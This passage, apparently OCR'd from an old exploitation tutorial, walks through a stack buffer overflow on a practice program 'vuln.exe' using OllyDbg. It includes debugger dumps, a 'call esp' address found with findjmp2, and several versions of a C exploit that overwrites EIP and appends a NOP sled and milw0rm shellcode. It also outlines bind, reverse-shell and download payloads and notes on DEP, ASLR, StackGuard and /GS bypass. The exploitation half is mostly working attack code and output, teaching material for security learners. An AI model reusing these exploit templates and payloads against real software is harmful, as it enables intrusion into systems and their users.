
Download Ollydbg: http://ollydbg.de/download.htm




File -> Open



262 Bytes of Data Is Going to Be Passed to the Application (262 A's.)


OllyDbg - vuln.exe - [CPU - main thread, module vuln]
File View Debug Options Window Help
00401219 $ 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
0040121F . 55 PUSH EBP
00401220 . 89E5 MOV EBP,ESP
00401222 . 6A FF PUSH -1
00401224 . 68 1C404000 PUSH vuln.0040401C
00401229 . 68 9A104000 PUSH vuln.0040109A
0040122E . 50 PUSH EAX
0040122F . 64:8925 00000000 MOV DWORD PTR FS:[0],ESP
00401236 . 83EC 10 SUB ESP,10
00401239 . 53 PUSH EBX
0040123A . 56 PUSH ESI
0040123B . 57 PUSH EDI
0040123C . 8965 E8 MOV DWORD PTR SS:[EBP-18],ESP
0040123F . 50 PUSH EAX
00401240 . D93C24 FSTCW WORD PTR SS:[ESP]
00401243 . 66:810C24 0003 OR WORD PTR SS:[ESP],300
00401249 . D92C24 FLDCW WORD PTR SS:[ESP]
0040124C . 83C4 04 ADD ESP,4
0040124F . 6A 00 PUSH 0
00401251 . 68 28404000 PUSH vuln.00404028
00401256 . 68 24404000 PUSH vuln.00404024
0040125B . 68 20404000 PUSH vuln.00404020
00401260 . E8 AF000000 CALL <JMP.&CRTDLL.__GetMainArgs>
00401265 . B9 00204000 MOV ECX,vuln.00402000
0040126A . 8B11 MOV EDX,DWORD PTR DS:[ECX]
0040126C . 09D2 OR EDX,EDX
0040126E . 74 02 JE SHORT vuln.00401272
00401270 . FFD1 CALL ECX
00401272 > FF35 28404000 PUSH DWORD PTR DS:[404028]
FS:[00000000]=[7FFDF000]=0012FFE0
EAX=00000000
vuln.<ModuleEntryPoint>
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90EB94 ntdll.KiFastSy
EBX 7FFDB000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C910738 ntdll.7C910738
EIP 00401219 vuln.<ModuleEn
C 0 ES 0023 32bit 0(FFFFFF
P 1 CS 001B 32bit 0(FFFFFF
A 0 SS 0023 32bit 0(FFFFFF
Z 1 DS 0023 32bit 0(FFFFFF
S 0 FS 003B 32bit 7FFDF000
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS
EFL 00000246 (NO,NB,E,BE,NS
ST0 empty -UNORM BDEC 01050
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0
FST 0000 Cond 0 0 0 0 Err
FCW 027F Prec NEAR,53 Mas
Address Hex dump ASCII
00404000 00 20 40 00 04 20 40 00 . @.◆ @.
00404008 00 80 00 00 00 00 00 00 .Ç.....
00404010 00 00 00 00 00 00 00 00 .....
00404018 00 00 00 00 00 00 00 00 .....
00404020 00 00 00 00 00 00 00 00 .....
00404028 00 00 00 00 00 00 00 00 .....
00404030 00 00 00 00 00 00 00 00 .....
00404038 00 00 00 00 00 00 00 00 .....
0012FFC4 7C816D4F RET
0012FFC8 7C910738 ntd
0012FFCC FFFFFFFF
0012FFD0 7FFDB000
0012FFD4 8054B038
0012FFD8 0012FFC8
0012FFDC 813E8020
0012FFE0 FFFFFFFF End
0012FFE4 7C8399F3 SE
Analysing vuln: 5 heuristical procedures, 9 calls to known, 1 call to guessed functions
Paused


Debug -> Run


OllyDbg - vuln.exe - [CPU - main thread]
File View Debug Options Window Help
Registers (FPU)
EAX 00000000
ECX 7C81102E kernel32.7C811
EDX 00144498
EBX 7FFDB000
ESP 0012FF78
EBP 41414141
ESI FFFFFFFF
EDI 7C910738 ntdll.7C910738
EIP 00004141
C 0 ES 0023 32bit 0(FFFFFF
P 1 CS 001B 32bit 0(FFFFFF
A 0 SS 0023 32bit 0(FFFFFF
Z 0 DS 0023 32bit 0(FFFFFF
S 0 FS 003B 32bit 7FFDF000
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS
EFL 00010206 (NO,NB,NE,A,NS
ST0 empty -UNORM BDEC 01050
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
3 2 1 0
FST 0000 Cond 0 0 0 0 Err
FCW 037F Prec NEAR,64 Mas
vuln.<ModuleEntryPoint>
Address Hex dump ASCII
00404000 00 20 40 00 04 20 40 00 . @.◆ @.
00404008 00 80 00 00 00 00 00 00 .Ç.....
00404010 00 00 00 00 78 FF 12 00 ....x ↕.
00404018 00 00 00 00 00 00 00 00 .....
00404020 02 00 00 00 50 43 14 00 ☻...PC¶.
00404028 D8 37 14 00 00 00 00 00 ╪7¶.....
00404030 00 00 00 00 00 00 00 00 .....
00404038 00 00 00 00 00 00 00 00 .....
0012FF78 00000002
0012FF7C 00144350
0012FF80 001437D8
0012FF84 00404020 vul
0012FF88 00404024 vul
0012FF8C 00404028 vul
0012FF90 00000000
0012FF94 7C910738 ntd
0012FF98 FFFFFFFF
Access violation when executing [00004141] - use Shift+F7/F8/F9 to pass exception to program
Paused

We have overwritten two bytes of the EIP.
We now know that we can place 260 bytes (262 minus 2 bytes) in memory before overwriting the EIP.

We now just need to find the address of our “ub3r secret c0de”.

So now we open up our program in Ollydbg.



004012F2 > . 68 94404000 PUSH vuln.00404094 ; /format = "ub3r secret c0de"

Now if we just format the address appropriately...

00 40 12 F2


F2 12 40 (Leave out the NULL byte.)

\xF2\x12\x40

Now what we need to do is write an exploit that will pass the program 260 bytes of data, then our new return address.

Step 2 – Exploitation

```
#include <windows.h>
#include <string.h>
#include <stdio.h>



int main()
{

printf("vuln.exe Stack Overflow Exploit\n");

char exploit[500] = "E:\\vuln.exe ";
//Location of my vulnerable file, change to suit your needs.

char ret[] = "\xF2\x12\x40";

char overflow[] =

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAA";
//260 Bytes of A's

strcat(exploit, overflow);
strcat(exploit, ret);


printf("Exploiting .....\n");

WinExec(exploit, 0);

printf("Exploitation Finished\n");

return 0;
}
```




As you can see, printf("ub3r secret c0de"); was executed.

Stack Overflows with Ollydbg

In this part of this paper I will walk you through writing an exploit for our vulnerable application (**vuln.c**).
Since we already know we can place 260 bytes of data in memory before overwriting the EIP, we can begin writing our exploit:


```
#include <windows.h>
#include <string.h>
#include <stdio.h>



int main()
{

printf("vuln.exe Stack Overflow Exploit\n");

char exploit[500] = "E:\\vuln.exe ";
//Location of my vulnerable file, change to suit your needs.

char overflow[] =

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAA";
//260 A's (260 bytes of data.)

strcat(exploit, overflow);

printf("Exploiting .....\n");

WinExec(exploit, 0);

printf("Exploitation Finished\n");

return 0;
}
```

We now need to find an address to jump to (a JMP %ESP), we will do this using **findjmp2**.



We will now search **KERNEL32.DLL** for an ESP register.

Findjmp2.exe KERNEL32.DLL esp



Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning KERNEL32.DLL for code useable with the esp register
0x7C82385D call esp
Finished Scanning KERNEL32.DLL for code useable with the esp register
Found 1 usable addresses

We format the address appropriately and add it to our exploit.

7C 82 38 5D

5D 38 82 7C

\x5D\x38\x82\x7C

```
#include <windows.h>
#include <string.h>
#include <stdio.h>



int main()
{

printf("vuln.exe Stack Overflow Exploit\n");

char exploit[500] = "E:\\vuln.exe ";
//Location of my vulnerable file, change to suit your needs.

char ret[] = "\x5D\x38\x82\x7C";

char overflow[] =

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAA";
//260 A's (260 bytes of data.)

strcat(exploit, overflow);
strcat(exploit, ret);

printf("Exploiting .....\n");

WinExec(exploit, 0);

printf("Exploitation Finished\n");

return 0;
}
```

Next, we add the **NOPSLED** and **Shellcode**.

Before we continue though, let's take a look at some more information relating to this subject.

What Is A NOPSLED:

A NOPSLED is a number of consecutive Non-operation bytes.
"\x90" is the hexadecimal for a NOP.
When the Stack Frame Pointer hits a NOP the pointer is incremented, which causes the SFP to go along the "NOPSLED" until it hits whatever is after it; in this case, it would be shellcode.
The purpose of using a NOPSLED is so we don't need to find out any exact addresses - just an approximate area of memory.

Shellcode Payloads:

Shellcode is a piece of machine code that is usually used as a payload when exploiting memory related vulnerabilities such as **Stack Overflows, Heap Overflows** and **Format Strings.**

Bind Shell:

A shell is binded to a port to which you can connect.
Commonly, **telnet** is used to connect to a bind shell.

Reverse Connect Shell:

The shell spawned from the Shellcode reverse connects to your computer.
Netcat is usually used to listen on a port for the connection. Using Reverse Connect Shell payloads usually helps getting past routers.

Execute Command:

Sometimes the payload of a Shellcode will just be to execute a system command.

URL Download Shellcode:

It is common that shellcode in browser exploits downloads a file and executes it.
This could be used in any type of exploits and isn't restricted to browsers, email clients, etc.


DLL Injection:

Attackers may wish to inject a dll into another program so when the dll is loaded is it run with higher privileges. The DLL may do things such as spawn a VNC server.

Taken from Vulnerability Enumeration For Penetration Testing [By Aelphaeis Mangarae]

```
#include <windows.h>
#include <string.h>
#include <stdio.h>



int main()
{

printf("vuln.exe Stack Overflow Exploit\n");

char exploit[500] = "E:\\vuln.exe ";
//Location of my vulnerable file, change to suit your needs.

char NOPSLED[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

char shellcode[] =

"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x37\x59\x88\x51\x0a\xbb"
"\x77\x1d\x80\x7c"    //***LoadLibraryA(libraryname) IN WinXP sp2***
"\x51\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x0b\x51\x50\xbb"
"\x28\xac\x80\x7c"   //***GetProcAddress(hmodule,functionname) IN sp2***
"\xff\xd3\xeb\x39\x59\x31\xd2\x88\x51\x06\x31\xd2\x52\x51"
"\x51\x52\xff\xd0\x31\xd2\x50\xb8\xa2\xca\x81\x7c\xff\xd0\xe8\xc4\xff"
"\xff\xff\x75\x73\x65\x72\x33\x32\x2e\x64\x6c\x6c\x4e\xe8\xc2\xff\xff"
"\xff\x4d\x65\x73\x73\x61\x67\x65\x42\x6f\x78\x41\x4e\xe8\xc2\xff\xff"
"\xff\x4f\x6d\x65\x67\x61\x37\x4e";
//http://www.milw0rm.com/shellcode/1443

char ret[] = “\x5D\x38\x82\x7C”;

char overflow[] =

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAA";
//260 A's (260 bytes of data.)

strcat(exploit, overflow);
strcat(exploit, ret);
strcat(exploit, NOPSLED);
strcat(exploit, shellcode);

printf("Exploiting .....\n");

WinExec(exploit, 0);

printf("Exploitation Finished\n");

return 0;
}
```

If we compile and execute our exploit, we get the following:



About Data Execution Prevention

Data Execution Prevention is a feature that was implemented into Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1. It has also been implemented into Linux since the release of the 2.6.8 kernel.

There are two types of Data Execution Prevention, hardware-enforced DEP and software-enforced DEP. In regard to Windows, by default, the software DEP is only available to the Windows system files, meaning applications running in Windows will not be protected. In regard to hardware-enforced DEP, the hardware (CPU) must support DEP for the technology to work. DEP itself was invented in order to try and prevent code from being executed in an area of memory where, under normal conditions, there is no reason for code to be executed there. Hardware-enforced DEP works by enabling NX Bit on CPU's to operate. The NX (which stands for No eXecute) is a technology in CPUs that allows a CPU to allocate areas in memory for storage only, meaning they are non-executable.

Links of Interest:

Bypassing Windows Hardware-enforced Data Execution Prevention

http://www.uninformed.org/?v=2&a=4

Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass

http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm

Changes to Functionality in Microsoft Windows XP Service Pack 2

http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx

A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003

http://support.microsoft.com/kb/875352#2

Address Space Layout Randomization Explained

Address Space Layout Randomization or ASLR is something that can be implemented into the kernel of operating systems, so that the heap, stack, and libraries will be loaded into memory at random addresses. The addresses in memory are randomized and as a result, the attacker should not be able to use any static address in an attack, thus making the attack much harder (theoretically) because the attack will have to brute force the addresses or somehow guess them.

Implementations:

ASLR was implemented into the Linux kernel as of the 2.6.12 kernel.

ASLR is also included in OpenBSD and enabled by default; it is also available in security patches for Linux such as **PaX** and **ExecShield**

ASLR is also included in Windows Vista and is enabled by default; however, just like data execution prevention, ASLR will, by default, only be applied to system files.

Links of Interest:

On the Effectiveness of Address Space Randomization
http://www.milw0rm.com/papers/116

An analysis of Microsoft Windows Vista's ASLR
http://www.sysdream.com/articles/Analysis-of-Microsoft-Windows-Vista's-ASLR.pdf

Alleged Bugs in Windows Vista's ASLR Implementation
http://blogs.msdn.com/michael_howard/archive/2006/10/04/Alleged-Bugs-in-Windows-Vista_1920_s-ASLR-Implementation.aspx

How Stack Protection Schemes Work

In this section, I will be showing how different stack abuse protection schemes work. The protection schemes I will be documenting are **StackGuard** and the **/GS Flag** on Microsoft's Visual C++ 2003 compiler.

The purpose of this documentation is to show you what limitations you have when these protection schemes are implemented into software. And of course, you could potentially figure out ways of bypassing them.

StackGuard

StackGuard is a modification for the gcc compiler (so it isn't likely you will encounter it in Win32 or Win64 applications.) What StackGuard basically does is place a canary on the stack before the %EIP and then another copy of the canary on the stack a distance after that. If you were to overwrite the %EIP, you would of course overwrite the canary, after the function has finished, StackGuard will check to see if Canary A matches Canary B. If not the program will terminate with an error message.

Below is a representation of a stack protected with StackGuard

Lower Addresses ↑

buf2
buf1
var3
saved %EBP
canary (0x000aff0d)
return address
function()'s arguments
saved %EBP
canary (0x000aff0d)
return address
main()'s arguments

Higher Addresses ↓

